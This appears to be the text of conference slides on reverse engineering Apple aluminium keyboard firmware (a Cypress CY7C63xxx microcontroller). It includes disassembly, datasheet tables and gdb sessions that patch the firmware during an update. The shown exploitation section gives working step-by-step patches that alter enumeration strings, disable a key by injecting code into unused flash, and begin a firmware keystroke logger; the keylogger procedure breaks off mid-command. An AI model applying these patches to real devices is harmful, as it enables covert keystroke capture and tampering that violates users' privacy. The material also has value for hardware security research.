0x0048	INT2
0x004C	PS2 Data Low
0x0050	GPIO Port 2
0x0054	GPIO Port 3
0x0058	GPIO Port 4
0x005C	Reserved
0x0060	Reserved
0x0064	Sleep Timer

Microcontroller's SSC (Supervisory System Call) can do:

**Table 9-1. SROM Function Codes**

Function Code	Function Name	Stack Space
00h	SWBootReset	0
01h	ReadBlock	7
02h	WriteBlock	10
03h	EraseBlock	9
05h	EraseAll	11
06h	TableRead	3
07h	CheckSum	3

We are particularly interested in:

**Table 9-5. WriteBlock Parameters**

Name	Address	Description
KEY1	0,F8h	3Ah
KEY2	0,F9h	Stack Pointer value, when SSC is executed.
BLOCKID	0,FAh	Flash block number (00h—FFh) Flash block number (00h—3Fh)
POINTER	0,FBh	First of 64 addresses in SRAM, where the data to be stored in Flash is located prior to calling WriteBlock.
CLOCK	0,FCh	Clock divider used to set the write pulse width.
DELAY	0,FEh	For a CPU speed of 12 MHz set to 56h

## USB Serial Interface Engine takes care of:

- translating/formatting data to/from USB bus
- CRC
- device address checking
- sending ACK/NAK/STALL handshakes
- identifying SETUP, IN, OUT tokens
- putting received data into endpoint buffers
- sending and updating data toggle bit
- bit stuffing/unstuffing


Firmware has to take care of:

- Enumeration
- Filling and emptying FIFOs
- Coordinating suspend/resume
- Verify/selecting data toggle values



- Microchip 25LC040A
- 4-kilobit EEPROM with SPI interface


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
- Cypress CY7C65630 USB 2.0 hub controller
- supports up to 4 ports, but Apple uses only 3
- configured using the EEPROM

[http://download.cypress.com/design\\_resources/datasheets/contents/cy7c65630\\_8.pdf](http://download.cypress.com/design_resources/datasheets/contents/cy7c65630_8.pdf)


A rough schematic:



We applied a coin-cell battery to the terminals of the ribbon cable to find the pins of the LED under the Caps Lock key.



Tracing paths on the board, we observed that the LED is active-low on pin P2.7 of the microcontroller.



## 1 Introduction

## 2 Firmware Update

## 3 Analysis

## 4 Exploitation

- Some simple exploits
- Hooking endpoint buffer
- Keystroke logger
- Loose ends

#### 14.1.3 P2 Data

**Table 14-3. P2 Data Register (P2DATA) [0x02] [R/W]**

Bit #	7	6	5	4	3	2	1	0
Field	P2.7 – P2.2						P2.1 – P2.0	
Read/Write	R/W	R/W	R/W	R/W	R/W	R/W	R/W	R/W
Default	0	0	0	0	0	0	0	0

This register contains the data for Port 2. Writing to this register sets the bit values to be output on output enabled pins. Reading from this register returns the current state of the Port 2 pins

**Bit [7:2]: P2 Data [7:2]**

P2.7 – P2.2 only exist in the CY7C639xx. Note that the CY7C63903-PVXC (28 pin SSOP package) only has P2.7 - P2.4

**Bit [1:0]: P2 Data [1:0]**

P2.1 – P2.0 only exist in the CY7C63823 and CY7C639xx (except the CY7C63903-PVXC 28 pin SSOP package)

Aside: See also P2CR [0x15], the P2 configuration register.

<http://datasheet.digchip.com/115/115-15312-CY7C63310.pdf>

Opcode Hex	Cycles	Bytes	Instruction Format	Flags
5A	5	2	MOV [expr], X	
5B	4	1	MOV A, X	Z
5C	4	1	MOV X, A	
5D	6	2	MOV A, reg[expr]	Z
5E	7	2	MOV A, reg[X+expr]	Z
5F	10	3	MOV [expr], [expr]	
60	5	2	MOV reg[expr], A	
61	6	2	MOV reg[X+expr], A	
62	8	3	MOV reg[expr], expr	
63	9	3	MOV reg[X+expr], expr	

We are interested in MOV reg[0x02], expr instructions.

i.e. 0x62 0x02 in the (unobfuscated) firmware image.

<http://datasheet.digchip.com/115/115-15312-CY7C63310.pdf>

## The first unobfuscated block is:

0080:	30	HALT
0081:	30	HALT
0082:	30	HALT
0083:	30	HALT
0084:	7d 03 d0	LJMP 03 d0
0087:	7e	RETI
0088:	7e	RETI
0089:	30	HALT
008a:	30	HALT
008b:	30	HALT
008c:	7e	RETI
008d:	30	HALT
008e:	30	HALT
008f:	30	HALT
0090:	7d 03 dc	LJMP 03 dc
0093:	7e	RETI

The first unobfuscated block is a (relocated) IVT.

0080:	30	HALT	POR/LVD
0081:	30	HALT	
0082:	30	HALT	
0083:	30	HALT	
0084:	7d 03 d0	LJMP 03 d0	INT0
0087:	7e	RETI	
0088:	7e	RETI	SPI Transmitter Empty
0089:	30	HALT	
008a:	30	HALT	
008b:	30	HALT	
008c:	7e	RETI	SPI Receiver Full
008d:	30	HALT	
008e:	30	HALT	
008f:	30	HALT	
0090:	7d 03 dc	LJMP 03 dc	GPIO Port 0
0093:	7e	RETI	

## At the end of the (relocated) IVT:

00d4:	7e	RETI	GPIO Port 4
00d5:	30	HALT	
00d6:	30	HALT	
00d7:	30	HALT	
00d8:	7e	RETI	Reserved
00d9:	30	HALT	
00da:	30	HALT	
00db:	30	HALT	
00dc:	7e	RETI	Reserved
00dd:	30	HALT	
00de:	30	HALT	
00df:	30	HALT	
00e0:	55 91 00	MOV [91], 00	Sleep Timer
00e3:	7e	RETI	
00e4:	82 1b	JMP 1b --> 0300	Program Memory Begins Here

(gdb) x/38b 0x64a8

0x64a8:	0x00	0x0c	0x00	0x43	0x32	0x00	0x55	0xf8
0x64b0:	0x00	0x55	0xf9	0x00	0x50	0xa3	0x4e	0x62
0x64b8:	0x02	0x80	0x7c	0x03	0x9d	0x90	0xb0	0x62
0x64c0:	0xe2	0x00	0x41	0xff	0xef	0x7c	0x03	0xe3
0x64c8:	0x8f	0xff	0x50	0x00	0x0c	0x01		

(gdb) x/38b 0x64a8

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The desired sequence.

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0x64a8:	0x00	0x0c	0x00	0x43	0x32	0x00	0x55	0xf8
0x64b0:	0x00	0x55	0xf9	0x00	0x50	0xa3	0x4e	0x62
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Address = 0x40 (block size) \* 0xc (block number) = 0x300.

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0x64c8:	0x8f	0xff	0x50	0x00	0x0c	0x01		

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0300: 43 32 00      OR reg[32], 00

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0300: 43 32 00      OR reg[32], 00  
0303: 55 f8 00      MOV [f8], 00

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0x64a8:	0x00	0x0c	0x00	0x43	0x32	0x00	0x55	0xf8
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0306:	55	f9	00	MOV [f9], 00

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0309:	50 a3	MOV A, a3

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0303:	55 f8 00	MOV [f8], 00
0306:	55 f9 00	MOV [f9], 00
0309:	50 a3	MOV A, a3
030b:	4e	SWAP A, SP

(gdb) x/38b 0x64a8

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0306:	55 f9 00	MOV [f9], 00
0309:	50 a3	MOV A, a3
030b:	4e	SWAP A, SP
030c:	62 02 80	MOV reg[02], 80

We want to alter last instruction.

(gdb) x/38b 0x64a8

0x64a8:	0x00	0x0c	0x00	0x43	0x32	0x00	0x55	0xf8
0x64b0:	0x00	0x55	0xf9	0x00	0x50	0xa3	0x4e	0x62
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0306:	55 f9 00	MOV [f9], 00
0309:	50 a3	MOV A, a3
030b:	4e	SWAP A, SP
030c:	62 02 80	MOV reg[02], 80

We want to change 0x80 to 0x00.

On the Cypress CY7C63310/638xx/639xx, 0xf8 and 0xf9 are important for the SSC (Supervisory System Call) instruction.

- used to distinguish valid and accidental SSC calls
- 0xf8 has to have 0x3a
- 0xf9 must have the same value as the stack pointer when the supervisory read only memory (SROM) function executes

Definitely not the case here. Let's go ahead and do the patch.

Final checksum:

- Recall that the final checksum was: 0x4e41b.
- Now we're replacing 0x80 by 0x00
- The new final checksum is: 0x4e39b.
- So we need to replace 0xe41b by 0xe39b.

## A benign exploit.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x64b9 = 0x00
(gdb) set {short}0x845e = 0x9be3
(gdb) c
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```

Success! We've modified the firmware on the keyboard.

Demo.

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```

Success! We've modified the firmware on the keyboard.

Demo.

Although our firmware modification is harmless, an attacker is not going to be so kind.

The MSB of [74] is used to keep track of whether the LED is supposed to be on or off.

```
076c: 47 06 02 TST [06], 02
076f: a0 06      JZ 06 ---> 0776
0771: 55 74 00  MOV [74], 00
0774: 80 04      JMP 04 ---> 0779
0776: 55 74 80  MOV [74], 80
0779: 7f          RET
```

If we want, we can completely decouple the LED from the Caps Lock functionality.

Now I will show that we can alter enumeration.

(gdb) x/38b 0x63d6

0x63d6:	0x00	0x09	0x00	0x00	0xde	0x00	0x00	0x1e
0x63de:	0x02	0x64	0x00	0x00	0xde	0x04	0x03	0x09
0x63e6:	0x04	0x16	0x03	0x41	0x00	0x70	0x00	0x70
0x63ee:	0x00	0x6c	0x00	0x65	0x00	0x2c	0x00	0x20
0x63f6:	0x00	0x49	0x00	0x00	0x09	0x01		

(gdb) x/38b 0x63d6

0x63d6:	0x00	0x09	0x00	0x00	0xde	0x00	0x00	0x1e
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0x63e6:	0x04	0x16	0x03	0x41	0x00	0x70	0x00	0x70
0x63ee:	0x00	0x6c	0x00	0x65	0x00	0x2c	0x00	0x20
0x63f6:	0x00	0x49	0x00	0x00	0x09	0x01		

Address = 0x40 (block size) \* 0x9 (block number) = 0x240.

(gdb) x/38b 0x63d6

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0x63de:	0x02	0x64	0x00	0x00	0xde	0x04	0x03	0x09	
0x63e6:	0x04	0x16	0x03	0x41	0x00	0x70	0x00	0x70	
0x63ee:	0x00	0x6c	0x00	0x65	0x00	0x2c	0x00	0x20	
0x63f6:	0x00	0x49	0x00	0x00	0x09	0x01			

Address = 0x40 (block size) \* 0x9 (block number) = 0x240.

Supported language:

bLength = 0x04 size of descriptor

(gdb) x/38b 0x63d6

0x63d6:	0x00	0x09	0x00	0x00	0xde	0x00	0x00	0x00	0x1e
0x63de:	0x02	0x64	0x00	0x00	0xde	0x04	0x03	0x09	
0x63e6:	0x04	0x16	0x03	0x41	0x00	0x70	0x00	0x70	
0x63ee:	0x00	0x6c	0x00	0x65	0x00	0x2c	0x00	0x20	
0x63f6:	0x00	0x49	0x00	0x00	0x09	0x01			

Address = 0x40 (block size) \* 0x9 (block number) = 0x240.

Supported language:

bLength = 0x04 size of descriptor  
bDescriptorType = 0x03 string descriptor

(gdb) x/38b 0x63d6

0x63d6:	0x00	0x09	0x00	0x00	0xde	0x00	0x00	0x00	0x1e
0x63de:	0x02	0x64	0x00	0x00	0xde	0x04	0x03	0x09	
0x63e6:	0x04	0x16	0x03	0x41	0x00	0x70	0x00	0x70	
0x63ee:	0x00	0x6c	0x00	0x65	0x00	0x2c	0x00	0x20	
0x63f6:	0x00	0x49	0x00	0x00	0x09	0x01			

Address = 0x40 (block size) \* 0x9 (block number) = 0x240.

Supported language:

bLength = 0x04 size of descriptor

bDescriptorType = 0x03 string descriptor

wLANGID[0] = 0x0409 supported language (English - U.S.)

```
(gdb) x/38b 0x63d6
0x63d6: 0x00 0x09 0x00 0x00 0xde 0x00 0x00 0x00 0x1e
0x63de: 0x02 0x64 0x00 0x00 0xde 0x04 0x03 0x03 0x09
0x63e6: 0x04 0x16 0x03 0x41 0x00 0x70 0x00 0x70
0x63ee: 0x00 0x6c 0x00 0x65 0x00 0x2c 0x00 0x20
0x63f6: 0x00 0x49 0x00 0x00 0x09 0x01
```

Address = 0x40 (block size) \* 0x9 (block number) = 0x240.

Manufacturer String:

bLength = 0x16 size of descriptor

```
(gdb) x/38b 0x63d6
0x63d6: 0x00 0x09 0x00 0x00 0xde 0x00 0x00 0x00 0x1e
0x63de: 0x02 0x64 0x00 0x00 0xde 0x04 0x03 0x03 0x09
0x63e6: 0x04 0x16 0x03 0x41 0x00 0x70 0x00 0x70
0x63ee: 0x00 0x6c 0x00 0x65 0x00 0x2c 0x00 0x20
0x63f6: 0x00 0x49 0x00 0x00 0x09 0x01
```

Address = 0x40 (block size) \* 0x9 (block number) = 0x240.

Manufacturer String:

bLength = 0x16 size of descriptor  
bDescriptorType = 0x03 string descriptor

```
(gdb) x/38b 0x63d6
0x63d6: 0x00 0x09 0x00 0x00 0xde 0x00 0x00 0x00 0x1e
0x63de: 0x02 0x64 0x00 0x00 0xde 0x04 0x03 0x09
0x63e6: 0x04 0x16 0x03 0x41 0x00 0x70 0x00 0x70
0x63ee: 0x00 0x6c 0x00 0x65 0x00 0x2c 0x00 0x20
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```

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Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	A	

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0x63e6:	0x04	0x16	0x03	0x41	0x00	0x70	0x00	0x70	
0x63ee:	0x00	0x6c	0x00	0x65	0x00	0x2c	0x00	0x20	
0x63f6:	0x00	0x49	0x00	0x00	0x09	0x01			

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Manufacturer String:

bLength = 0x16 size of descriptor  
bDescriptorType = 0x03 string descriptor  
bString = Ap

```
(gdb) x/38b 0x63d6
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0x63de: 0x02 0x64 0x00 0x00 0xde 0x04 0x03 0x09
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bLength	=	0x16	size of descriptor
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bString	=	App	

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0x63e6:	0x04	0x16	0x03	0x41	0x00	0x70	0x00	0x70	
0x63ee:	0x00	0x6c	0x00	0x65	0x00	0x2c	0x00	0x20	
0x63f6:	0x00	0x49	0x00	0x00	0x09	0x01			

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bDescriptorType = 0x03 string descriptor  
bString = Apple

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0x63d6: 0x00 0x09 0x00 0x00 0xde 0x00 0x00 0x00 0x1e
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0x63de:	0x02	0x64	0x00	0x00	0xde	0x04	0x03	0x09	
0x63e6:	0x04	0x16	0x03	0x41	0x00	0x70	0x00	0x70	
0x63ee:	0x00	0x6c	0x00	0x65	0x00	0x2c	0x00	0x20	
0x63f6:	0x00	0x49	0x00	0x00	0x09	0x01			

Address = 0x40 (block size) \* 0x9 (block number) = 0x240.

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bLength = 0x16 size of descriptor  
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(gdb) x/38b 0x63d6
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0x63ee: 0x00 0x6c 0x00 0x65 0x00 0x2c 0x00 0x20
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Address = 0x40 (block size) \* 0x9 (block number) = 0x240.

Manufacturer String:

bLength = 0x16 size of descriptor  
bDescriptorType = 0x03 string descriptor  
bString = Apple, Inc

We can change “Apple, Inc” to “Owned” for fun.

## Another benign exploit.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x63e7 = 0x0c
(gdb) set {char}0x63e9 = 0x4f
(gdb) set {char}0x63eb = 0x77
(gdb) set {char}0x63ed = 0x6e
(gdb) set {char}0x63ef = 0x65
(gdb) set {char}0x63f1 = 0x64
(gdb) set {short}0x845e = 0x1ce4
(gdb) c
```

## Another benign exploit.


```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x63e7 = 0x0c
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(gdb) set {short}0x845e = 0x1ce4
(gdb) c
```

Demo.

The screenshot shows the IOUSB application interface. The top bar includes tabs for 'IOUSB' and 'Search'. The main window displays the class inheritance chain: IOUSBDevice : IOUSBNub : IOService : IORegistryEntry : OSObject. It also shows the bundle identifier: com.apple.iokit.IOUSBFamily. On the right, there are checkboxes for 'Registered' (checked), 'Retain Count: 8', 'Matched' (checked), 'Busy Count: 0', and 'Active' (checked). The left pane shows a hierarchical tree of USB devices under 'Root'. The 'Apple Keyboard@fd120000' node is selected. The right pane lists the properties of this selected node:

Property	Type	Value
bcdDevice	Number	0x69
bDeviceClass	Number	0x0
bDeviceProtocol	Number	0x0
bDeviceSubClass	Number	0x0
bMaxPacketSize0	Number	0x8
bNumConfigurations	Number	0x1
Bus Power Available	Number	0x32
Device Speed	Number	0x0
idProduct	Number	0x220
idVendor	Number	0x5ac
iManufacturer	Number	0x1
► IOCPPlugInTypes	Dictionary	1 value
IOGeneralInterest	String	IOCommand is not serializable
IOUserClientClass	String	IOUSBDeviceUserClientV2
IProduct	Number	0x2
iSerialNumber	Number	0x0
locationID	Number	0xfd120000
Low Power Displayed	Boolean	False
non-removable	String	yes
PortNum	Number	0x2
PortUsingExtraPowerForWake	Number	0x0
Requested Power	Number	0xa
sessionId	Number	0x1c608f26225
USB Address	Number	0x4
USB Product Name	String	Apple Keyboard
USB Vendor Name	String	Owned

There is plenty of unused space in the firmware.



0x30 is the HALT instruction.

Red = 0x30 , Blue = everything else.

0x0DFB to 0x12FF is all HALT instructions.

More than 1K of free space.




Figure 8-38. Interrupt Transaction Format

How do we intercept keystrokes typed by the user?  
How do we send our own keystrokes back to the host?

- Easy! Modify callers of the routine that fills endpoint buffer
- Keyboard uses interrupt IN endpoint 0x81

Table 21-6. Endpoint 1 Data (EP1DATA) [0x58-0x5F] [R/W]

Bit #	7	6	5	4	3	2	1	0
Field	Endpoint 1 Data Buffer [7:0]							
Read/Write	R/W	R/W	R/W	R/W	R/W	R/W	R/W	R/W
Default	Unknown	Unknown	Unknown	Unknown	Unknown	Unknown	Unknown	Unknown
The Endpoint 1 buffer is comprised of 8 bytes located at address 0x58 to 0x5F								

<http://datasheet.digchip.com/115/115-15312-CY7C63310.pdf>

The screenshot shows the USBBlazer application interface with several panes:

- Request Summary:** A summary of the transfer, indicating it succeeded. It includes details like Device Object (USBP00-10), Driver Object (usbhub), URB Function (URB\_FUNCTION\_BULK\_OR\_INTERRUPT\_TRANSFER), URB Status (USBD\_STATUS\_SUCCESS), Endpoint (81h), Report Type (Input), and Report Length (8).
- Raw Data:** A hex dump of the raw data, showing the sequence 00 00 28 00 00 00 00 00 followed by ellipses.
- Data Analysis:** An input report analysis pane showing the following table:

Usage	Range Lp/H	Value
Keyboard Return (Enter)	Off..On	On
Unknown 3	[0..255]	0
- Bottom Navigation:** Standard window controls and a toolbar with icons for capture, stop, and analysis.

08 00 00 00 00 00 00 00 00 command-space

08 00 2C 00 00 00 00 00 00

00 00 2C 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00

00 00 17 00 00 00 00 00 00 t

00 00 00 00 00 00 00 00 00

00 00 08 00 00 00 00 00 00 e

00 00 00 00 00 00 00 00 00

00 00 15 00 00 00 00 00 00 r

00 00 00 00 00 00 00 00 00

00 00 10 00 00 00 00 00 00 m

00 00 00 00 00 00 00 00 00

00 00 0C 00 00 00 00 00 00 i

00 00 00 00 00 00 00 00 00

00 00 11 00 00 00 00 00 00 n

00 00 00 00 00 00 00 00 00

00 00 04 00 00 00 00 00 00 a

00 00 00 00 00 00 00 00 00

00 00 0F 00 00 00 00 00 00 l

00 00 00 00 00 00 00 00 00

00 00 28 00 00 00 00 00 00 return

00 00 00 00 00 00 00 00 00

## 1ef0 is the key routine that copies stuff into endpoint buffers

arguments: X points to stuff to copy into endpoint buffer

[32] holds endpoint number

[33] holds # of bytes to copy

[22]

1ef0: 3c 32 03	CMP [32], 03	
1ef3: d0 3f	JNC 3f ---> 1f33	
1ef5: 5a 30	MOV [30], X	
1ef7: 51 32	MOV A, [32]	
1ef9: f0 39	INDEX 39	see 1f34 (50, 58, 60)
1efb: 5c	MOV X, A	X holds address of the
1efc: 51 33	MOV A, [33]	start of endpoint buffer
1efe: 53 31	MOV [31], A	
1f00: 7a 31	DEC [31]	
1f02: c0 08	JC 08 ---> 1f0b	
1f04: 3e 30	MVI A, [[30]++]	
1f06: 61 00	MOV reg[X+00], A	
1f08: 75	INC X	
1f09: 8f f6	JMP f6 ---> 1f00	

1f0b: 58 32	MOV X, [32]	
1f0d: 5b	MOV A, X	
1f0e: ff 67	INDEX 67	see 1e77 (01, 02, 04)
1f10: 22 22	AND A, [22]	[22]=2 if EP1 int, 4 if EP2 int
1f12: a0 03	JZ 03 ---> 1f16	
1f14: 50 80	MOV A, 80	set DATA1
1f16: 2a 33	OR A, [33]	ByteCount[3:0] of endp cnt
1f18: 61 41	MOV reg[X+41], A	write endpoint count
1f1a: 56 27 00	MOV [X+27], 00	
1f1d: 5d f7	MOV A, reg[f7]	put CPU flags into A
1f1f: 53 30	MOV [30], A	
1f21: 70 fe	AND F, fe	disable global ints
1f23: 63 44 0d	MOV reg[X+44], 0d	set Mode[3:0] to 1101, i.e. ACK IN (STALL=0)
1f26: 5e 44	MOV A, reg[X+44]	
1f28: 39 0d	CMP A, 0d	
1f2a: bf f8	JNZ f8 ---> 1f23	make sure mode was set
1f2c: 47 30 01	TST [30], 01	check if global interrupts
1f2f: a0 03	JZ 03 ---> 1f33	was previously enabled
1f31: 71 01	OR F, 01	enable global interrupts
1f33: 7f	RET	



[kiwipulse.com/wp-content/uploads/2008/11/george-w-bush-leaves-office6.jpg](http://kiwipulse.com/wp-content/uploads/2008/11/george-w-bush-leaves-office6.jpg)

- Before George W. Bush took office in 2000, Clinton staffers removed the 'w' key from all computer keyboards in the White House
- We can do this also, but in firmware

## 0d51 gets called every time a key goes up/down

```
0d51: 5d 45      MOV A, reg[45]           get endpoint 1 mode
0d53: 21 0f      AND A, 0f
0d55: 39 0c      CMP A, 0c                0x0c = 1100 (NAK IN)
0d57: b0 1e      JNZ 1e ---> 0d76
0d59: 10          PUSH X
0d5a: 7c 06 18    LCALL 0618              A = ([95] - [96]) | [97]
0d5d: 20          POP X
0d5e: 39 00      CMP A, 00
0d60: b0 15      JNZ 15 ---> 0d76
0d62: 55 32 01    MOV [32], 01
0d65: 55 33 08    MOV [33], 08
0d68: 10          PUSH X
0d69: 50 00      MOV A, 00
0d6b: 08          PUSH A
0d6c: 50 65      MOV A, 65
0d6e: 5c          MOV X, A
0d6f: 18          POP A
0d70: 7c 1e f0    LCALL 1ef0             endpoint 1
```

```
0d51: 5d 45  MOV A, reg[45]
0d53: 21 0f  AND A, 0f
0d55: 39 0c  CMP A, 0c
0d57: b0 1e  JNZ 1e --> 0d76
```

```
1000: 30      HALT
1001: 30      HALT
1002: 30      HALT
1003: 30      HALT
1004: 30      HALT
1005: 30      HALT
1006: 30      HALT
1007: 30      HALT
1008: 30      HALT
1009: 30      HALT
100a: 30      HALT
100b: 30      HALT
100c: 30      HALT
```

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100a: 30      HALT
100b: 30      HALT
100c: 30      HALT
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0d53: 21 0f  AND A, 0f
0d55: 39 0c  CMP A, 0c
0d57: b0 1e  JNZ 1e --> 0d76
```

1000: 30	HALT	1000: 3c 67 1a	CMP [67], 1a
1001: 30	HALT	1003: b0 04	JNZ 04 --> 1008
1002: 30	HALT	1005: 55 67 00	MOV [67], 00
1003: 30	HALT	1008: 5d 45	MOV A, reg[45]
1004: 30	HALT	100a: 21 0f	AND A, 0f
1005: 30	HALT	100c: 39 0c	CMP A, 0c
1006: 30	HALT	100e: 7d 0d 57	LJMP 0d 57
1007: 30	HALT		
1008: 30	HALT		
1009: 30	HALT		
100a: 30	HALT		
100b: 30	HALT		
100c: 30	HALT		

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1001: 30	HALT	1003: b0 04	JNZ 04 --> 1008
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1003: 30	HALT	1008: 5d 45	MOV A, reg[45]
1004: 30	HALT	100a: 21 0f	AND A, 0f
1005: 30	HALT	100c: 39 0c	CMP A, 0c
1006: 30	HALT	100e: 7d 0d 57	LJMP 0d 57
1007: 30	HALT		
1008: 30	HALT		
1009: 30	HALT		
100a: 30	HALT		
100b: 30	HALT		
100c: 30	HALT		

This disables the 'w' key:

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x6ff2 = 0x7d
(gdb) set {char}0x6ff3 = 0x10
(gdb) set {char}0x6ff4 = 0x00
(gdb) set {int}0x72e3 = 0xb01a673c
(gdb) set {int}0x72e7 = 0x00675504
(gdb) set {int}0x72eb = 0x0f21455d
(gdb) set {int}0x72ef = 0x0d7d0c39
(gdb) set {char}0x72f3 = 0x57
(gdb) set {short}0x845e = 0xdae4
(gdb) c
```

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Breakpoint 1 at 0x226a
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(gdb) set {char}0x6ff4 = 0x00
(gdb) set {int}0x72e3 = 0xb01a673c
(gdb) set {int}0x72e7 = 0x00675504
(gdb) set {int}0x72eb = 0x0f21455d
(gdb) set {int}0x72ef = 0xd7d0c39
(gdb) set {char}0x72f3 = 0x57
(gdb) set {short}0x845e = 0xdae4
(gdb) c
```

Demo.

We can also intercept the keystrokes and store them.

```
1000: 3c 67 00  CMP [67], 00
1003: a0 26      JZ 26 ---> 102a
1005: 10          PUSH X
1006: 3c 67 28  CMP [67], 28
1009: b0 11      JNZ 11 ---> 101b
100b: 5d 61      MOV A, reg[61]
100d: 39 00      CMP A, 00
100f: a0 04      JZ 04 ---> 1014
1011: 78          DEC A
1012: 60 61      MOV reg[61], A
1014: 5c          MOV X, A
1015: 5e 62      MOV A, reg[X+62]
1017: 53 67      MOV [67], A
1019: 80 0f      JMP 0f ---> 1029
```

```
101b: 5d 61      MOV A, reg[61]
101d: 39 06      CMP A, 06
101f: a0 09      JZ 09 ---> 1029
1021: 74          INC A
1022: 60 61      MOV reg[61], A
1024: 5c          MOV X, A
1025: 51 67      MOV A, [67]
1027: 61 62      MOV reg[X+62], A
1029: 20          POP X
102a: 5d 45      MOV A, reg[45]
102c: 21 0f      AND A, 0f
102e: 39 0c      CMP A, 0c
1030: 7d 0d 57    LJMP 0d 57
```

## A firmware keystroke logger:

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrx fw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x64b8 = 0x61
(gdb) set {char}0x64b9 = 0x00
(gdb) set {char}0x6ff2 = 0x7d
(gdb) set {char}0x6ff3 = 0x10
